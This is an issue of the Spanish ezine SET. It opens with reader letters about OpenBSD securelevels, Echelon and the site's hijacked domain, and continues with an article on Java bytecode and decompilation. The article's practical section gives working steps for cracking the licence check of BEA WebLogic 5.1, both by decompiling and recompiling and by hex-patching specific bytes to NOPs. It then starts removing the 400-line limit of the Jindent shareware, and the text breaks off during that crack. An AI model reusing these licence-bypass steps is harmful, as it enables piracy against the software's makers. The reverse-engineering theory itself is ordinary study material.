ha iniciado el que se encarga de traducir la web de open a castellano
para crear un libro gordo de openbsd :), algo como el handbook de free.

  [Interesante, espero que nuestros lectores usuarios de OpenBSD
    se den una vuelta por tu web y que el proyecto vaya para adelante]

saludos

-{ 0x06 }-

Hola chicos de SET-EZINE. Me gustaria felicitaros por vuestra revista y los
contenidos que ella contiene. Llege a vosotros gracias a un primo mio el cual
ha escrito algun articulo para vosotros y me dijo que erais geniales tanto
como para principiantes como para expertos.

  [No se que decir. Quiza.... gracias?]

Ahora se algo mas sobre cosas que ignoraba de internet, moviles, etc,
aunque todavia me queda mucho camino por recorrer.
Os escribia porque en mi clase nos apuntaron a un concurso que genera
el Pais que trata de crear un periodico y mi tema para mi articulo es el
espionaje en la vida cotidiana.
Tengo que agradecer a Paseante ese articulo que escribio en el numero 7 y
que me dio bastantes ideas expuestas en mi articulo (espero que no se enfade
por copiarle alguna cosa que otra), pero me gustaria

  [Hombre, creo que en el 14 escribi algo mas "completo" pero bueno tu
    mismo...]

que vosotros que sabeis tanto me dijeseis alguna pagina en espa~ol
especializada en estos temas, en especial en el proyecto ECHELON.

  [Evidentemente llegamos TARDE, lo siento pero cuando decimos que durante
    meses SET ha estado en el "limbo" es real, tengo mensajes por leer
    referidos a SET de hace 4-5 meses..... C’est la vie]

Muchas felicidades por lo que habies conseguido.

  [Ah!, pero hemos conseguido algo??]

-{ 0x07 }-

estoy humildemente tratando de hackear desde win’95..
a treves de hyperterminal trate de indagar si tengo una
cuenta shell en mi isp el usa linux red hat, pero me
pide mi login y password....sera verdad que tengo esa
cuenta ?..... que hago???.

  [Has probado a poner tu login y tu password?]

-{ 0x08 }-

hola paseante:

No se si te has dado cuenta.... pero no hay manera de entrar a vuestra
pagina web de "set". que ha pasado? os han hecho "la pua"?.

  [Pues creo que a esas alturas si nos habiamos dado cuenta, uno de
    esos que se divierte enviando faxes a NSI y falsificando firmas]

Si no os habeis enterado ahora ya lo sabeis. Me gustaria poder seguir
disfrutando de vuestra e-zine.

  [Lamentablemente unos cuantos erigidos en salvadores de la humanidad
    llevan tiempo argumentando que puesto que a ellos no les gusta SET
    debe desaparecer. Y los demas, diras!?. Pues los demas les importan
    un carajo. Sus gustos deben imponerse por la fuerza]

Haber si podeis remediar la situacion.

  [Remediar lo del dominio es relativamente facil, lo dificil es remediar
    las actitudes de la gente. No conozco bien este caso concreto y supongo
    que la persona que lo hizo considera tener "sus razones". En general
    son tan reflexivas como "sois unos..." y "solo haceis que..."]

Un saludo de un amigo q os ha perdido de vista.

P.D. No dejeis q os jodan de esa manera.

  [Tranqui, llevamos 25 numeros en esto, ya estamos acostumbrados
    a que algunos nos quieran enterrar. Sigue siendo una lastima pero
    para cambiar la situacion haria falta un dialogo claro, podrian
    empezar exponiendonos sus quejas de forma razonada (esto es, nada de
    "sois unos miserables que mereceis la muerte") para ver si asi
    llegabamos a puntos de entendimiento y respeto mutuo.
    Pero que digo!?. Para que hablar cuando podemos insultarnos y
    amenazarnos!!? :-( ]

-{ 0x09 }-

Que os ha pasado muchachos? con lo bien
que ibais, no habreis sido capaces de
desaparecer en combate,verdad? animo,
que son pocos y cobardes!

  [Y repetitivos, muy repetitivos, siempre diciendo que este ezine es
    "para leims", quien son los lemmings esos??. Hablan espa~ol?
    Sabra alguien que NO ES obligatorio leer SET??]

-{ 0x0A }-

 - Hola, mando este mail para haceros saber que desde hace algun
tiempo hay un grupo al que pertenezco que se situa en Jaen (Espa~a).

  [Sabemos donde esta Jaen]

Su nombre es 12 Code, y aunque hoy por hoy no es un gran grupo esperamos
que lo sea con ayuda o sin ella, aunque esperamos que sea con ella xD.

  [Pues yo creo que seria mejor que esperaseis ser un gran grupo sin
    necesidad de ayuda (y aun mejor con ella)]

Bien, el motivo de este mail es para ofreceros intercambiar informacion.

  [Nosotros llevamos mas de cinco a~os ofreciendo informacion libre, no
    tenemos nada mas para intercambiar]

Sin mas, espero que me respondais lo antes posible, y que hagamos buenas
migas y seamos buenos colaboradores unos de
otros. Hay que estar informado!!!

  [Por supuesto, no hay que perderse ni un telediario]

Un saludo desde Jaen para vosotros.
                F.D.O.: 12 Code.

-{ 0x0B }-

Hola

  [Hola]

Saludos desde Costa Rica.

  [Migos desde Paraguay]

No soy muy ducho en asuntos de seguridad, ni de hackear. Pero mi intencion original es poder lograr un dia salir de la dependencia de los productos de microsoft. Espero un dia trabajar competamente en Linux. Dise~ar y levantar paginas desde Phyton! Definitivamente un sue~o.
Tengo un Cobalt Raq que opera con red hat, es un principio! Pero aun levanto con Front Page.

  [Lo importante no es tanto de donde se sale sino adonde se quiere ir
    y la voluntad de andar el camino]

Son muy interesantes los articulos que he encontrado en su e-zine. Me interesa saber si puedo en un momento dado ponerlos en una web, algo asi como un peque~o comentario sobre el mismo, y luego dirigirlo a la links donde puede encontrar el articulo.

  [En general si, principalmente solo pedimos que quede claro de donde
    viene el articulo (titulo, autor, numero de SET en que salio...)
    y si es posible un enlace a nuestra pagina pues mejor]

Muchas gracias

Helberth X. Xxxxx

-{ 0x0C }-

Hola buenas,

  [Hola Migos]

Leyendo tu articulo sobre OpenBSD, bastante divulgativo y bueno para la gente que no conoce ese ss.oo., me sorprendio una parte del articulo, referente a los atributos especiales para ficheros.

  [Veamos]

Citandote:

****
    Aqui el menda bajo las XFree 4.02 que le pedian poner el kernel.securelevel a -1 (huyyy, miedo papi) para que turulase la tarjeta grafica y lo puso. Y funciono. Y tuvimos XFree 4.02. No me pregunten que no se como ni porque.
****
"En cuanto a la proteccion de archivos OpenBSD trae una utilidad al estilo chattr de Linux con un uso similar, se trata de ’chflags’ que permite poner los siguientes atributos:
[..............]
Por lo que puedes probar como usuario a crear un fichero con atributo "uappnd" y luego como root ponerle el "schg". Que crees que pasa? Es una manera bastante ’risible’ de proteger ficheros pero tiene su utilidad principalmente contra errores (donde esta la papelera?. Sera /dev/null?) o seguro que alguna otra que se te ocurre a ti y a mi no.

```
******************************************************
Sorry por citar tanto. Supngo que alguien ya te lo habra
comentado, aunque como no se la cantidad de feedback que
recibes te comento:

  [ Siempre se agradecen los comentarios razonados. Como veras solo
    publico un par de mensajes sobre el articulo de OBSD, no quiero
    abusar y hacer esta seccion un monografico de MI ]

Si tienes el securelevel a -1, si puedes cambiar los atributos de
append y de inmutable. Pero si estas en securelevel 1 (o 0, aunque
el 0 solo es temporal durante el arranque y en monousuario),
entonces esos atributos 1.-tienen que cumplirse 2.-no puedes
cambiarlos, ni siquiera siendo r00t

Asi que en condiciones normales de trabajo del OpenBSD, esto
es, en securelevel 1, tienen toda su relevancia. (recuerda que en
securelevel 1, no puedes volver sin reboot a securelevel 0 o -1, y si
lo tienes bien montado no podras cambiar el securelevel a menos
qu te encuentres delante de la maquina, en single user)

  [ No es necesario que sea en single user ]

Los ejemplos son multiples y obvios, como append-only para logs
e inmutables el /bsd (el kernel) y ficheros varios de configuracion
importantes (tipicamente inetd.conf, ficheros de config de ssh,
ejecutables importantes si eres paranoico respecto a la seguridad,
como todo el /sbin y /usr/sbin, y todos los programas con suid 0.)

  [ Te agradezco que te hayas molestado en "recoger el guante" y ofrecer
    escenarios de utilidad para esos bits, personalmente siempre he
    considerado estas protecciones "manuales" algo insulsas, complejas de
    mantener y propensas a olvidar a cuantos archivos has puesto que
    atributos de proteccion y a ocasionar misteriosos errores en las
    actualizaciones de soft. No dudo en cualquier caso que es util
    tener la *capacidad* de hacerlo ]



Bueno, pues eso es todo. Espero haber aclarado algo, y tal y tal (-:

  [ Tu carta contribuye a mejorar la calidad de SET, necesitamos muchos
    lectores capaces de expandir, mejorar, criticar y sugerir sobre los
    temas que se tratan en el ezine. Que cunda el ejemplo ]

Felicidades por la revista, la he conocido hace poco pero me
resulta bastante interesante, la informacion y redaccion es
normalmente de calidad.

  [ Si. Lo se. ;-) ]


Saludos,

ZenZei.


Extracto de man securelevel:

      1 Secure mode
           -   default mode when system is multi-user
```

```
        -   securelevel may no longer be lowered except by init
        -   /dev/mem and /dev/kmem may not be written to
        -   raw disk devices of mounted file systems are read-only
        -   system immutable and append-only file flags may not be
            removed
        -   kernel modules may not be loaded or unloaded

    2 Highly secure mode
        -   all effects of securelevel 1
        -   raw disk devices are always read-only whether mounted or not
        -   settimeofday(2) may not set the time backwards
        -   ipf(8) and ipnat(8) rules may not be altered
        -   the ddb.console and ddb.panic sysctl(8) variables may not be
            raised
```

EOF

-[0x0C]----------
-[Deconstruyendo Java]----------
-[by FCA00000]----------SET-25--

Decompilacion en Java

En este articulo voy a dar una introduccion al desensamblado de programas escritos en Java.

Que es Java?

Lo primero que hay que tener en cuenta es que bajo el nombre de Java se engloban varios conceptos:
- Es un lenguaje de programacion
- Son especificaciones de un lenguaje maquina
- Es un entorno de API.

Y paso a explicar estos temas: SUN, a partir de experimentos anteriores en otros lenguajes creados por sus ingenieros, decidio inventar un lenguaje presuntamente moderno, con caracteristicas de Programacion Orientada a Objeto, un termino de moda en ese momento.
Los conceptos de esta arquitectura son la herencia y el polimorfismo, entre otros.
Esto quiere decir que los objetos extienden y/o implementan otros objetos, con lo que pueden reusar funciones de sus clases superiores, y a su vez proporcionarlos a sus clases derivadas. Esto se traduce en una reutilizacion de codigo, la panacea de la programacion.

En cuanto a su esencia de especificaciones de un lenguaje maquina, SUN decidio que al compilar un programa fuente en Java, este se debia traducir en bytecodes, que un interprete deberia ejecutar. Este interprete es llamado Maquina Virtual Java: JVM
Asi dejo el terreno abierto para que diversos fabricantes proveyeran tanto compiladores como JVMs, permitiendo compilaciones diferentes del mismo codigo fuente (teoricamente con el mismo resultado al ejecutarlo), y ejecuciones diferentes de los bytecodes.

Como entorno de API, especifica los tipos de datos y llamadas a los objetos. Esto amplia el interface de las clases, organizadas no como librerias estaticas, sino como objetos plenamente dinamicos. Por supuesto, tambien creo librerias tipicas de funciones estandar, tales como apertura, funciones matematicas, cadenas, fechas, comunicaciones por red, seguridad, graficos, ...

Como es el lenguaje?

Cada objeto en Java se guarda en un fichero.
Uno o mas objetos se pueden agrupar en paquetes (packages).
Varios ficheros se pueden agrupar en un Java ARchive (JAR), o en un archivo de tipo ZIP.

Cada objeto, llamado clase, consta de una definicion, por ejemplo
```
public class MyClase
{
}
```

Cada clase tiene cero o mas constructores, cada uno con distinto numero o tipo de argumentos:

```
public class MiClase
{
        public MiClase()
        {
        }
```

```
        public MiClase(int i)
        {
        }
}
```

Cada clase tiene cero o mas metodos.

Ademas las clases son de varios tipos: publica, privada, final, abstracta...
Los metodos pueden tambien ser de varios tipos: publicos, privados,
estaticos, finales, ...
Una clase puede extender o implementar otras.
Los argumentos de los metodos, y las variables pueden ser primitivas:
boolean, char, byte, short, int, long, float, double
que ya vienen definidas por el sistema, o bien otras definidas a partir
de estas primitivas:
java.lang.Integer, java.lang.String, java.net.ContentHandler,
java.rmi.NotBoundException, ...
una clase importante es java.lang.Class
Las instancias de la clase Class representan clases e interfaces en una
aplicacion Java.
Es el JVM el que se encarga del mecanismo de instanciar cada objeto, a
partir de una clase Class.
Por tanto, el culpable de que un programa funcione mas o menos rapido no
solo esta en como este escrito el programa, como esta compilado, lo potente
que sea el ordenador, sino tambien en las optimizaciones que pueda tener el
JVM, incluyendo tecnicas de cacheado, duplicacion de objetos, tablas, salvado
de estado, recoleccion de basura, indexacion de busquedas de metodos, ...

Primeros pasos

Una vez que se tiene un programa fuente en Java, es preciso compilarlo. Para
ello basta con tener instalado un compilador de Java. En particular, SUN
distribuye gratuitamente el JDK, que incluye el compilador   javac

Invocandolo con
javac MiClase.java

se obtiene el fichero
MiClase.class
que contiene la traduccion en bytecodes de Java.

Este programa compilado necesita un interprete de java (que tambien viene
incluido en el JDK, pero se puede usar cualquier otro) para poder traducirlo
al lenguaje maquina del ordenador en que se este ejecutando. Ahora si que
cada interprete esta preparado para un microprocesador especifico.

Para ejecutar el programa
java MiClase

Entrando en materia

Toda esta informacion que cuento esta obtenida de The JavaTM Virtual
Machine Specification, que se encuentra en java.sun.com

Los archivos de cada clase comienzan por una estructura del tipo ClassFile

```
    {
        u4 magic;
        u2 minor_version;
        u2 major_version;
        u2 constant_pool_count;
        cp_info constant_pool[constant_pool_count-1];
        u2 access_flags;
        u2 this_class;
```

```
        u2 super_class;
        u2 interfaces_count;
        u2 interfaces[interfaces_count];
        u2 fields_count;
        field_info fields[fields_count];
        u2 methods_count;
        method_info methods[methods_count];
        u2 attributes_count;
        attribute_info attributes[attributes_count];
    }
```

Donde el primer campo magic ocupa 4 bytes, y siempre vale 0xCAFEBABE
En general, cuando un dato es un array de elementos, el doble-byte que
le precede indica cuantos elementos contiene ese array.
Por ejemplo, methods_count indica el numero de metodos (funciones o subrutinas)
que contiene la clase), mientras que methods[methods_count] es un array de
estructuras de tipo method_info especificando tales estructuras.
Toda esta informacion es producida por el compilador y es entendida por
la JVM.
Es preciso indicar que cuando se carga una clase en memoria, la JVM tiene un
mecanismo de verificacion de clases.

Este proceso se encarga de que

Fase 1:
-el magic es correcto

Fase 2:
-una clase de tipo final no tenga subclases
-una clase depende de otra, aunque sea java.lang.Class o java.lang.Object
-la zona de constantes sea consistente
-todos los campos y metodos tienen nombres, clases y tipos validos.

Fase 3:

-cualquier flujo posible de programa cumple que:
        -la pila de operadores mide lo mismo
        -la pila contiene los mismos tipos de valores
        -las variables tienen un valor definido (esto incluye void y null)
        -las llamadas a los metodos usan los argumentos correctos
        -todos los codigos (opcodes) tienen argumentos correctos

Fase 4:

-algunas verificaciones de la fase 3 se completan cuando la clase se
ejecuta, ampliando asi el chequeo efectuado al cargar la clase.

Como en todos los lenguajes basados en bytecodes la JVM tiene una serie de
registros y estructuras que utiliza internamente.
De ellos, los program counter (pc) contienen las direcciones de la
instruccion ejecutada por la JVM para cada una de las tareas (threads).
Recordar que, por definicion, un programa en Java puede tener varias tareas
ejecutandose a la vez.
Ademas, existen varias pilas de datos (stack), una para cada tarea que
se este ejecutando.
Asimismo, existe una unica heap, o zona de memoria compartida que usa
para almacenar objetos.

Otra zona importante es el Area de Metodos, en la cual se almacenan los
bytecodes de las clases.
Y otra con las constantes. Y otra mas con los metodos nativos (rutinas que
no estan en bytecodes, sino en otro lenguaje que no es Java, pero que se
puede llamar desde Java, tal como lenguaje C, o llamadas
a metodos en DLLs o librerias dinamicas).

El campo de los buffer oveflow y codigo mutante parece abierto, pero no
olvidar que por debajo se encuentra la JVM, que es quien va a verificar que

el segmento de codigo y el de datos no interfieran, y que los mecanismos de seguridad impiden que una clase modifique a otra sobre la cual no tiene privilegios.

Mas a fondo

Los opcodes se organizan por tipos:

-Asignacion y lectura
-Instrucciones Aritmeticas
-Conversion de Tipo
-Creacion de Objetos y manipulacion
-Manejo de pila
-Control de Transferencia
-Llamadas a Metodos
-Excepciones

A su vez, muchas de estas instrucciones operan sobre distintos tipos de datos, por lo que existen varios opcodes que realizan la misma funcion, pero con distintos operandos.

Los bytecodes, para que puedan ser interpretados por cualquier JVM, deben estar ajustados a unas especificaciones (tambien definidas por SUN) en las que se detallan las instrucciones posibles, y su significado.

Esta es la tabla de todos los opcodes posibles:

<++>java/opcodes.txt
00 (0x00) nop
01 (0x01) aconst_null
02 (0x02) iconst_m1
03 (0x03) iconst_0
04 (0x04) iconst_1
05 (0x05) iconst_2
06 (0x06) iconst_3
07 (0x07) iconst_4
08 (0x08) iconst_5
09 (0x09) lconst_0
10 (0x0a) lconst_1
11 (0x0b) fconst_0
12 (0x0c) fconst_1
13 (0x0d) fconst_2
14 (0x0e) dconst_0
15 (0x0f) dconst_1
16 (0x10) bipush
17 (0x11) sipush
18 (0x12) ldc
19 (0x13) ldc_w
20 (0x14) ldc2_w
21 (0x15) iload
22 (0x16) lload
23 (0x17) fload
24 (0x18) dload
25 (0x19) aload
26 (0x1a) iload_0
27 (0x1b) iload_1
28 (0x1c) iload_2
29 (0x1d) iload_3
30 (0x1e) lload_0
31 (0x1f) lload_1
32 (0x20) lload_2
33 (0x21) lload_3
34 (0x22) fload_0
35 (0x23) fload_1
36 (0x24) fload_2
37 (0x25) fload_3
38 (0x26) dload_0

```
39 (0x27) dload_1
40 (0x28) dload_2
41 (0x29) dload_3
42 (0x2a) aload_0
43 (0x2b) aload_1
44 (0x2c) aload_2
45 (0x2d) aload_3
46 (0x2e) iaload
47 (0x2f) laload
48 (0x30) faload
49 (0x31) daload
50 (0x32) aaload
51 (0x33) baload
52 (0x34) caload
53 (0x35) saload
54 (0x36) istore
55 (0x37) lstore
56 (0x38) fstore
57 (0x39) dstore
58 (0x3a) astore
59 (0x3b) istore_0
60 (0x3c) istore_1
61 (0x3d) istore_2
62 (0x3e) istore_3
63 (0x3f) lstore_0
64 (0x40) lstore_1
65 (0x41) lstore_2
66 (0x42) lstore_3
67 (0x43) fstore_0
68 (0x44) fstore_1
69 (0x45) fstore_2
70 (0x46) fstore_3
71 (0x47) dstore_0
72 (0x48) dstore_1
73 (0x49) dstore_2
74 (0x4a) dstore_3
75 (0x4b) astore_0
76 (0x4c) astore_1
77 (0x4d) astore_2
78 (0x4e) astore_3
79 (0x4f) iastore
80 (0x50) lastore
81 (0x51) fastore
82 (0x52) dastore
83 (0x53) aastore
84 (0x54) bastore
85 (0x55) castore
86 (0x56) sastore
87 (0x57) pop
88 (0x58) pop2
89 (0x59) dup
90 (0x5a) dup_x1
91 (0x5b) dup_x2
92 (0x5c) dup2
93 (0x5d) dup2_x1
94 (0x5e) dup2_x2
95 (0x5f) swap
96 (0x60) iadd
97 (0x61) ladd
98 (0x62) fadd
99 (0x63) dadd
100 (0x64) isub
101 (0x65) lsub
102 (0x66) fsub
103 (0x67) dsub
104 (0x68) imul
105 (0x69) lmul
106 (0x6a) fmul
```

```
107 (0x6b) dmul
108 (0x6c) idiv
109 (0x6d) ldiv
110 (0x6e) fdiv
111 (0x6f) ddiv
112 (0x70) irem
113 (0x71) lrem
114 (0x72) frem
115 (0x73) drem
116 (0x74) ineg
117 (0x75) lneg
118 (0x76) fneg
119 (0x77) dneg
120 (0x78) ishl
121 (0x79) lshl
122 (0x7a) ishr
123 (0x7b) lshr
124 (0x7c) iushr
125 (0x7d) lushr
126 (0x7e) iand
127 (0x7f) land
128 (0x80) ior
129 (0x81) lor
130 (0x82) ixor
131 (0x83) lxor
132 (0x84) iinc
133 (0x85) i2l
134 (0x86) i2f
135 (0x87) i2d
136 (0x88) l2i
137 (0x89) l2f
138 (0x8a) l2d
139 (0x8b) f2i
140 (0x8c) f2l
141 (0x8d) f2d
142 (0x8e) d2i
143 (0x8f) d2l
144 (0x90) d2f
145 (0x91) i2b
146 (0x92) i2c
147 (0x93) i2s
148 (0x94) lcmp
149 (0x95) fcmpl
150 (0x96) fcmpg
151 (0x97) dcmpl
152 (0x98) dcmpg
153 (0x99) ifeq
154 (0x9a) ifne
155 (0x9b) iflt
156 (0x9c) ifge
157 (0x9d) ifgt
158 (0x9e) ifle
159 (0x9f) if_icmpeq
160 (0xa0) if_icmpne
161 (0xa1) if_icmplt
162 (0xa2) if_icmpge
163 (0xa3) if_icmpgt
164 (0xa4) if_icmple
165 (0xa5) if_acmpeq
166 (0xa6) if_acmpne
167 (0xa7) goto
168 (0xa8) jsr
169 (0xa9) ret
170 (0xaa) tableswitch
171 (0xab) lookupswitch
172 (0xac) ireturn
173 (0xad) lreturn
174 (0xae) freturn
```

```
175 (0xaf) dreturn
176 (0xb0) areturn
177 (0xb1) return
178 (0xb2) getstatic
179 (0xb3) putstatic
180 (0xb4) getfield
181 (0xb5) putfield
182 (0xb6) invokevirtual
183 (0xb7) invokespecial
184 (0xb8) invokestatic
185 (0xb9) invokeinterface
186 (0xba) xxxunusedxxx1
187 (0xbb) new
188 (0xbc) newarray
189 (0xbd) anewarray
190 (0xbe) arraylength
191 (0xbf) athrow
192 (0xc0) checkcast
193 (0xc1) instanceof
194 (0xc2) monitorenter
195 (0xc3) monitorexit
196 (0xc4) wide
197 (0xc5) multianewarray
198 (0xc6) ifnull
199 (0xc7) ifnonnull
200 (0xc8) goto_w
201 (0xc9) jsr_w
opcodes reservados:
202 (0xca) breakpoint
254 (0xfe) impdep1
255 (0xff) impdep2
<-->

Como se ve, el lenguaje es bastante reducido, lo que facilita su
implementacion en ordenadores con pocos recursos, tales como tarjetas Chip,
microcontroladores,..., a la vez que posibilita una ejecucion eficiente
en maquinas de tipo RISC.

Cosas a fijarse:

-Algunos opcodes no se usan. Lo que pasa al encontrarse uno de ellos en una
clase depende de la implementacion de la JVM

-Cada opcode que tiene la forma ixxxx, dxxxx, lxxxx, fxxxx es basicamente el
mismo, pero actua sobre un tipo de datos diferente, ya sea  entero, doble,
long, o float.

-Para almacenar un valor en la pila, se usa aload_n, con 0<=n<=3 . Quiere
decir que existe un opcode para almacenar el numero 2, pero que para almacenar
el numero 17, hace falta el opcode aload, y luego el numero 17.
Esto hace que el codigo ocupe menos espacio al usar numeros mas comunes:
0, 1, 2y 3, mientras que se penaliza el uso de otros valores.

-La manera de llamar a un metodo de otra clase es con un objeto de tipo
clase, y un indice que es dinamicamente calculado, aunque tambien puede ser
prefijado.

----

Herramientas

Lo primero y fundamental es hacerse con un compilador de Java. El JDK de SUN
es una opcion facilmente obtenible, y, aunque no cuenta con muchas de las
facilidades y potencia de otros compiladores, el codigo producido es bastante
aceptable, incluso sin optimizaciones.

La direccion: java.sun.com
```

Para entender un poco de las tripas internas de java, lo mejor son las
especificaciones en http://java.sun.com/docs/books/vmspec/2nd-edition/html/

Como supongo que tendras un compilador de java instalado, has de saber que
ya tienes un decompilador instalado. Se llama javap y se invoca con
javap -c MiClase
que imprime por pantalla el codigo desensamblado.

Una cosa mala que tiene es que si encuentra una referencia a una clase que
no puede localizar, se detiene el proceso de desensamblado.

Y, ya que estamos en este mundillo underground, se hace necesario obtener
una herramienta capaz de descompilar Java. Uno de los preferidos es JAD, y
a mi particularmente me gusta el entorno que proporciona DJ Java Decompiler,
que se obtiene en
http://members.fortunecity.com/neshkov/dj.html

El codigo producido es en java, no en opcodes, por lo que si se incluyen
opcodes no validos, o alguna inconsistencia con el lenguaje java, pues no
se podra recompilar lo descompilado.
[JAD incluye fuentes.]

Pero precisamente para dificultar esta tarea de descompilado, surgen
programas que se encargan de complicar el codigo compilado todo lo posible.
Uno de ellos se consigue en www.zelix.com y otro en www.condensity.com

Jasmin es un compilador de opcodes. Esto es, transforma opcodes en clases.
Supongamos que hemos desensamblado algo con javap. Entonces podemos pasarlo
de nuevo por jasmin para recompilarlo.
Es preciso retocar un poco el formateado del texto, pero suele funcionar.
[Incluye fuentes.]

jas es otro compilador de java. Lo bueno es que puedes hacer un programa
que escriba opcodes, y que luego los compile, y los ejecute. Esto permite
generar codigo dinamicamente, y modificar un programa on-the-fly, lo cual
es una buena tecnica de hacer programas mutantes para ocultar el codigo.

D-java es otro desensamblador de java, escrito en lenguaje C, con
fuentes incluidas.
Es tan simple como javac , pero ligeramente mas robusto. Lo dificil es luego
recompilar el codigo, pero se supone que es compatible con Jasmin.

Mas informacion en
http://www.meurrens.org/ip-Links/java/codeEngineering/#tocDecompilersToJava

---

Ejemplo practico

Ya que sabeis toda la teoria subyacente, vamos a empezar con algo simple.
La victima es un programa llamado BEA-WebLogic.
Es una aplicacion que funciona tanto en Windows como en UNIX, pues esta
enteramente escrita en java, y consta de un archivo JAR con todas las
clases empaquetadas.
Basicamente, es un servidor de aplicaciones web, para lo cual incluye un
servidor Web, servlets, y EJB.
Se puede descargar de www.bea.com o www.beasys.com
La version usada es 5.1, pero ya van por la 6.0, asi que este crack quizas no
te sirva para nada mas que aprender la tecnica.

Una vez instalado en c:\weblogic, el sistema de licencias se basa en el
fichero c:\weblogic\WebLogicLicense.xml de tipo XML (o sea, texto)
con lineas del tipo
<LICENSE PRODUCT="WebLogic" IP="127.0.0.1"
UNITS="1" EXPIRATION="never" KEY="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX" />
que es buscado por la aplicacion nada mas arrancar.

```
----

Jugueteando

Modificando el KEY se produce un LicenseKeyInvalidException
que es una clase localizada en el fichero
c:\weblogic\classes\weblogic\common\LicenseKeyInvalidException.class

Ahora buscamos todos los ficheros que lo llaman, es decir, aquellos que
contienen la cadena LicenseKeyInvalidException, y damos con
c:\weblogic\classes\weblogic\t3\svr\T3Srvr.class

Lo descompilamos con DJ Java Decompiler y encontramos
private void handleLicenseException(LicenseException licenseexception)
{
.......
if(licenseexception.getClass().isInstance(new LicenseKeyInvalidException()))
 {
 if(licenseExceptions == null)
  {
  licenseExceptions = new StringBuffer("");
  licenseExceptions.append("\n" + licenseexception.getMessage());
  return;
  }
 licenseExceptions.append("\nAnd also: " + licenseexception.getMessage());
 }
 .......
}

que es invocada desde

private boolean checkAccess()
{
.......
Object obj = null;
try
        {
        FileInfo fileinfo = ServerUtil.findFile("WebLogic" + logSuffix());
        fileinfo.checkAccess(0, logVal());
        x86 = true;
        }
catch(LicenseException licenseexception)
        {
        handleLicenseException(licenseexception);
        }
.......
}

que es invocada desde
public static void main(String args[], String s, String s1)
{
.......
t3srvr.checkAccess();
.......
}

Tambien, en
c:\weblogic\classes\weblogic\common\internal\FileInfo.class
encontramos
public void checkAccess(int i, String s)        throws LicenseException
{
.......
if(!getFullName(s).equals(getPermissions()))
 throw new LicenseKeyInvalidException("License key incorrect for "
 + toString());
.......
else
```

```
        return;
}
```

Ensuciandose las manos

Pues ya me parece que esta todo claro.

Uno de los metodos mas faciles seria no llamar a checkAccess desde el main,
aunque tambien se podria no provocar la excepcion LicenseException
en fileinfo.checkAccess, o aprender cual es el metodo que almacena la KEY,
o cualquier cosa que se te ocurra.

Gracias al JAD, podemos guardar el codigo fuente obtenido, quitar la
llamada a checkAccess, y compilar de nuevo el T3Srvr.java
Dicho y hecho:
jad -d T3Srvr.class > T3Srvr.java
comentar la linea t3srvr.checkAccess();
javac T3Srvr.java
arrancar el programa
y voila, cualquier clave funciona.

Si, por alguna razon, el codigo producido por JAD no pudiera ser compilado,
queda otra posibilidad: el desensamblado a mano. Sabemos que lo que hay que
evitar es la llamada a checkAccess.
Desensamblando con D-java o javap tenemos:

```
Method public static void main(String[],String,String)
 0 iconst_0
 1 istore_3
 2 invokestatic #595 <Method weblogic.kernel.Kernel.setIsServer():void>
 5 new #353 <Class weblogic.t3.srvr.T3Srvr>
 8 dup
 9 invokespecial #678 <Method weblogic.t3.srvr.T3Srvr.<init>():void>
12 putstatic #732 <Field weblogic.t3.srvr.T3Srvr.theT3Server:
                        weblogic.t3.srvr.T3Srvr>
15 sipush 26160
18 invokestatic #491 <Method weblogic.html.HtmlElement.setAnchorMode(int):
                            void>
21 invokestatic #525 <Method weblogic.t3.srvr.T3Srvr.getT3Srvr():
                            weblogic.t3.srvr.T3Srvr>
24 astore local4
26 aload local4
28 aload_1
29 putfield #435 <Field weblogic.t3.srvr.T3Srvr.logval:String>
32 aload local4
34 aload_2
35 putfield #805 <Field weblogic.t3.srvr.T3Srvr.logsuffix:String>
38 invokestatic #804 <Method weblogic.t3.srvr.T3Srvr.configure():
                            weblogic.t3.services.Config>
41 pop
42 aload local4
44 invokespecial #485 <Method weblogic.t3.srvr.T3Srvr.checkAccess():boolean>
47 pop
48 aload local4
50 invokevirtual #650 <Method weblogic.t3.srvr.T3Srvr.start():void>
53 goto 70
.......
```

Asi que lo que tenemos que evitar es la linea 44.
El opcode invokespecial tiene el codigo 0xB7, y 485=0x01E5, asi que
cargamos T3Srvr.class en nuestro editor hexadecimal preferido, buscamos
la cadena B701E5 , la encuentra en la posicion 8B27, y la
sustituimos por 000000 (tres NOPs). Y sin necesidad de recompilar.

Otro caso

Cuando se escribe codigo java (como en cualquier lenguaje), es importante el
indentado, es decir, que el trozo de codigo de, por ejemplo, un bucle, este
desplazado a la izquierda, para verlo con mayor claridad. Por eso hay
programas, llamados Embellecedores de codigo, que formatean
adecuadamente el codigo fuente.
Uno de esos programas es Jindent , que se puede obtener de www.jindent.de
La version shareware tiene el inconveniente de que no se pueden formatear
ficheros de mas de 400 lineas.
Pero vamos a intentar eliminar esta restriccion.
El programa se invoca con
java -jar Jindent.jar Jindent MiClase
pero si MiClase.java tiene mas de 400 lineas, se obtiene el error
Error: ".\MiClase.java" exceeds 400 lines of code.
Parsing terminated.

Lo cual es bastante frustrante.

El codigo se encuentra en el fichero Jindent.jar, que, como mucha gente
sabe, no es mas que un fichero de tipo Java ARchive, asi que
jar -xvf Jindent.jar
Obtenemos un directorio jindent\ con un monton de archivos
Buscamos la cadena "exceeds 400 lines of code", y no lo encontramos.
Buscamos la cadena "exceeds", y tampoco lo encontramos.
Que es lo que pasa aqui?
Pues que estos tipos han complicado su codigo con un
programa "obfuscater", en concreto con density.
Lo que tenemos son unos archivos llamados a.class, b.class, c.class, ...,
cuyo nombre no ayuda nada, y hacen muy facil perderse entre tanto nombre.
Pero las clases siguen estando ahi. De hecho, la JVM aun puede ejecutarlas.

Ya que hemos descomprimido los ficheros, la manera de invocar es cambiar al
directorio donde estan, y escribir
java Jindent MiClase.java
(para estar seguros de que esta tomando las clases
descomprimidas, borramos Jindent.jar)

Y, si le pedimos al JVM que queremos un poco mas de informacion
java -verbose:class Jindent MiClase.java
Vamos a ver paso a paso lo que sucede al final:
....
[Loaded java.awt.LightweightDispatcher$2 from c:\jdk1.3\JAVA2\lib\rt.jar]
[Loaded sun.awt.ScreenUpdater from c:\jdk1.3\JAVA2\lib\rt.jar]
[Loaded sun.awt.ScreenUpdater$1 from c:\jdk1.3\JAVA2\lib\rt.jar]

Parsing from file ".\MiClase.java".
[Loaded jindent.m]
[Loaded java.awt.geom.Rectangle2D$Double from c:\jdk1.3\JAVA2\lib\rt.jar]
[Loaded java.awt.geom.GeneralPath from c:\jdk1.3\JAVA2\lib\rt.jar]

[Loaded jindent.y]

Error: ".\MiClase.java" exceeds 400 lines of code.
